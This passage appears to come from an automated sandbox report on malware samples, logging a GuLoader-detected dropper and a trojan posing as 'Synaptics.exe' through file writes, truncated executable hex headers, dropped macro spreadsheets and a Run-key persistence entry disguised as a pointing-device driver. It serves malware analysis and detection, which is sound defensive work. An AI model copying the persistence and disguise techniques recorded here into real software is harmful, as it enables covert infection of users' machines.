C:\ProgramData\Synaptics\Synaptics.exe	0	262144	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	5	473880	CopyFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run	Synaptics Pointing Device Driver	unicode	C:\ProgramData\Synaptics\Synaptics.exe	success or wait	1	432346	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: ._cache_uniformerede.exe PID: **6536**, Parent PID: **6432**

General

Target ID:	7
Start time:	04:37:48
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\._cache_uniformerede.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\._cache_uniformerede.exe"
Imagebase:	0x400000
File size:	498497 bytes
MD5 hash:	C4B2332489C0BA3E3F2A262F1C2C31B8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000007.00000002.532970198.00000000030C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsbCC5D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4061C6	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsbCC5E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4061C6	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsbCCFB.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4061C6	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	405C22	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	405C22	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	405C22	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	3	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	4	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsbCCFB.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405BE2	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Brodersnnernes	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\Brodersnnernes\Bortvisninger	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\Brodersnnernes	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\Brodersnnernes\Bortvisninger	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	405C22	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsbCCFB.tmp\System.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\nsbCCFB.tmp\System.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	object name collision	7	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\Forfrelses5.kni	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\cacert.pem	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW
C:\Users\user\AppData\Local\Temp\open-menu-symbolic.symbolic.png	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406184	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsbCC5D.tmp	success or wait	1	403988	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsbCCFB.tmp	success or wait	1	405DA3	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	0	32768	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	406224	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsbCCFB.tmp\System.dll	0	12288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 71 72 2a fd 35 13 44 fd 35 13 44 fd 35 13 44 fd fd 0f 4a fd 32 13 44 fd 35 13 45 fd 21 13 44 fd fd 1c 19 fd 32 13 44 fd 61 30 74 fd 31 13 44 fd 56 31 6e fd 34 13 44 fd fd 33 40 fd 34 13 44 fd 52 69 63 68 35 13 44 fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 19 fd 4f 61 00 00 00 00 00 00 00 00 fd 00 2e 21 0b 01 06 00 00 22 00 00 00 0a 00 00 00 00 00 00 7f 2a 00 00 00 10 00	MZ@!L!This program cannot be run in DOS mode.$qr*5D5D5DJ2D5E!D2Da0t1DV1n4D3@4DRich5DPELOa.!"*	success or wait	1	406224	WriteFile
unknown	38849	16163	75 6e 6b 6e 6f 77 6e	unknown	success or wait	23	406224	WriteFile
C:\Users\user\AppData\Local\Temp\Forfrelses5.kni	0	16384	62 48 fd fd 76 fd fd 1e 01 fd fd fd 66 fd 4f 24 34 fd 3a 71 4d 6f fd 32 fd 19 64 fd 1c 0e fd 56 59 5d fd fd 3d fd fd fd 06 52 fd 54 fd 6a 4c fd 1e 5d 6b 52 49 29 01 fd fd fd fd 2f 02 3d 70 fd fd 06 fd 77 14 fd 76 fd 61 06 6f 0f 6d 45 fd 39 fd 6d 7c 08 46 fd 76 16 fd 44 fd 1d 21 53 4c 47 fd 52 79 fd 25 7f fd fd 75 12 13 8c fd fd fd 57 fd 14 fd fd e2 4a 7b fd 3f fd 27 5d 50 45 fd fd fd fd 21 39 6b 12 64 6b fd fd fd 43 62 59 fd 71 fd 06 fd fd 56 24 fd 72 77 3a 99 fd 3f 45 78 fd fd fd 28 fd 3a fd 62 fd 64 3c 10 68 69 fd 2b fd fd fd 3a fd 3a 1c 78 2c 59 fd 20 fd fd fd fd 4e 33 09 31 fd fd 41 fd fd fd 79 0a fd fd fd fd fd 04 62 fd fd fd fd 44 fd 5f fd 6a fd 76 77 fd fd 14 fd 15 fd 0c 0b fd 06 fd 66 32 05 19 fd 12 fd 73 fd 1c	bHvfO$4:qMo2dVY]=RTjL]kRI)/=pwvaomE9m\|FvD!SLGRy%uWJ{?']PE!9kdkCbYqV$rw:?Ex(:bd<hi::x,Y N31AybD_jvwf2	success or wait	24	406224	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\cacert.pem	0	1245	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 69 73 6f 2d 38 38 35 39 2d 31 22 2f 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 2d 20 46 69 6c	<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml"><head><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/><title>404 - Fil	success or wait	1	406224	WriteFile
C:\Users\user\AppData\Local\Temp\open-menu-symbolic.symbolic.png	0	106	fd 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 10 00 00 00 10 08 06 00 00 00 1f fd fd 61 00 00 00 04 73 42 49 54 08 08 08 08 7c 08 64 fd 00 00 00 21 49 44 41 54 38 fd 63 60 18 68 fd 08 fd fd fd fd fd fd 5a 2e 19 fd 60 34 10 fd 00 46 03 fd fd 01 00 fd fd 03 0a fd 4e fd fd 00 00 00 00 49 45 4e 44 fd 42 60 fd	PNGIHDRasBIT|d!IDAT8c`hZ.`4FNIENDB`	success or wait	1	406224	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\._cache_uniformerede.exe	unknown	512	success or wait	249	4061F5	ReadFile
C:\Users\user\Desktop\._cache_uniformerede.exe	unknown	16384	success or wait	1	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\nsbCC5E.tmp	unknown	4	success or wait	1	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\nsbCC5E.tmp	unknown	19820	success or wait	1	40345F	ReadFile
C:\Users\user\AppData\Local\Temp\nsbCC5E.tmp	unknown	4	success or wait	1	4061F5	ReadFile
C:\Users\user\AppData\Local\Temp\nsbCC5E.tmp	unknown	4	success or wait	4	4061F5	ReadFile
C:\Users\user\Desktop\._cache_uniformerede.exe	unknown	16384	success or wait	23	4061F5	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\gaslights	success or wait	1	406532	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\gaslights\Reed	success or wait	1	406532	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Intercourse155	success or wait	1	406532	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Intercourse155\Bougainvillea	success or wait	1	406532	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Apis233	success or wait	1	406532	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Apis233\Underlaying12	success or wait	1	406532	RegCreateKeyExW
HKEY_CURRENT_USER\Software\sskendejalousi	success or wait	1	406532	RegCreateKeyExW
HKEY_CURRENT_USER\Software\sskendejalousi\Ansvarsfuldstes	success or wait	1	406532	RegCreateKeyExW

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Uninstall\URBANITETENS	success or wait	1	406532	RegCreateKeyExW
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\Faring	success or wait	1	406532	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\gaslights\Reed	haandhvelseslovene	unicode	modemmets	success or wait	1	40251B	RegSetValueExW
HKEY_CURRENT_USER\Software\Intercourse155\Bougainvillea	Expand String Value	expand unicode	%WINDIR%\Levned.log	success or wait	1	40251B	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Apis233\Underlaying12	Expand String Value	expand unicode	%WINDIR%\Sgerens.log	success or wait	1	40251B	RegSetValueExW
HKEY_CURRENT_USER\Software\sskendejalousi\Ansvarsfuldstes	BHUTS	binary	FF 7B E5 CC	success or wait	1	40251B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Uninstall\URBANITETENS	drachen	dword	0	success or wait	1	40251B	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Uninstall\Faring	Forlovelsesgaven38	dword	1	success or wait	1	40251B	RegSetValueExW

Analysis Process: Synaptics.exe PID: **6620**, Parent PID: **6432**

General

Target ID:	9
Start time:	04:37:50
Start date:	27/05/2022
Path:	C:\ProgramData\Synaptics\Synaptics.exe
Wow64 process (32bit):	true
Commandline:	"C:\ProgramData\Synaptics\Synaptics.exe" InjUpdate
Imagebase:	0x400000
File size:	771584 bytes
MD5 hash:	2A1D1C20CCA885322254DD2A22F51097
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000009.00000000.364281736.0000000000401000.00000020.00000001.01000000.00000007.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000009.00000000.357173364.0000000000401000.00000020.00000001.01000000.00000007.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000009.00000002.407426556.0000000000401000.00000020.00000001.01000000.00000007.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000009.00000000.348826366.0000000000401000.00000020.00000001.01000000.00000007.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000009.00000000.285408477.0000000000401000.00000020.00000001.01000000.00000007.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: 00000009.00000000.361096693.0000000000401000.00000020.00000001.01000000.00000007.sdmp, Author: Joe Security • Rule: JoeSecurity_DelphiSystemParamCount, Description: Detected Delphi use of System.ParamCount(), Source: C:\ProgramData\Synaptics\Synaptics.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\YC9w8Aif.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	473880	CopyFileA
C:\Users\user\AppData\Local\Temp\YC9w8Aif.ico	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	40993E	CreateFileA
C:\Users\user\AppData\Local\Temp\OBixP3cz.xlsm	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	40993E	CreateFileA
C:\Users\user\Documents\DUUDTU BZFW\EOWRVPQCCS.xlsm	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	473880	CopyFileA
C:\Users\user\Documents\DUUDTUBZFW\~$cache1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	473880	CopyFileA
C:\ProgramData\Synaptics\WS	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	409F66	CreateDirectoryA
C:\Users\user\AppData\Roaming\WinSl	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	409F66	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	474DE0	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	474DE0	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	474DE0	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	474DE0	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	474DE0	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	474DE0	InternetOpenUrlA
C:\Users\user\AppData\Local\Temp\sGgz8WE.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	2	403588	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\KrD7UxG.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\REi9Htc.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\U5UjEkM.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\Hk28YM9.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\tARkXYN.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\gDI1ITp.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\kKBEMnN.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\A74oXdM.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\QwRBqv2.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\NDyKofJ.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\Y1lkYiF.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\td7DLxd.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\9nIC29m.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\p3Ti5MN.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\CrVbcG3.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\olE9oXI.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\hbqA6yu.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\AEB8Tw9.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\79Qsp1R.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\JcTixxK.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\HEaQKbm.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\Fp5pWOv.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\is9f5lp.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\6D6YYf5.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\MTLdFLE.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\Ap7UmLD.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\WGLMqHD.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA
C:\Users\user\AppData\Local\Temp\nnXaK8k.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	403588	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\YC9w8Aif.exe	success or wait	1	409BBC	DeleteFileA
C:\Users\user\AppData\Local\Temp\YC9w8Aif.ico	success or wait	1	409BBC	DeleteFileA
C:\Users\user\Documents\DUUDTUBZFW\EOWRVPQCCS.xlsx	success or wait	1	409BBC	DeleteFileA

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\YC9w8Aif.exe	0	262144	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	3	473880	CopyFileA
C:\Users\user\AppData\Local\Temp\YC9w8Aif.ico	0	6	00 00 01 00 01 00		success or wait	5	40998D	WriteFile
C:\Users\user\Desktop\SecuriteInfo.com.Variant.FakeAlert.2.24488.exe	0	524288	4d 5a 50 00 02 00 00 00 04 00 0f 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 fd 10 00 0e 1f fd 09 fd 21 fd 01 4c fd 21 fd fd 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP@!L!This program must be run under Win32$7	success or wait	5	473880	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\OBixP3cz.xlsm	0	18387	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 fd fd 35 51 72 01 00 00 3f 04 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 fd 04 02 28 fd 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK!5Qr? [Content_Types].xml (	success or wait	1	40998D	WriteFile
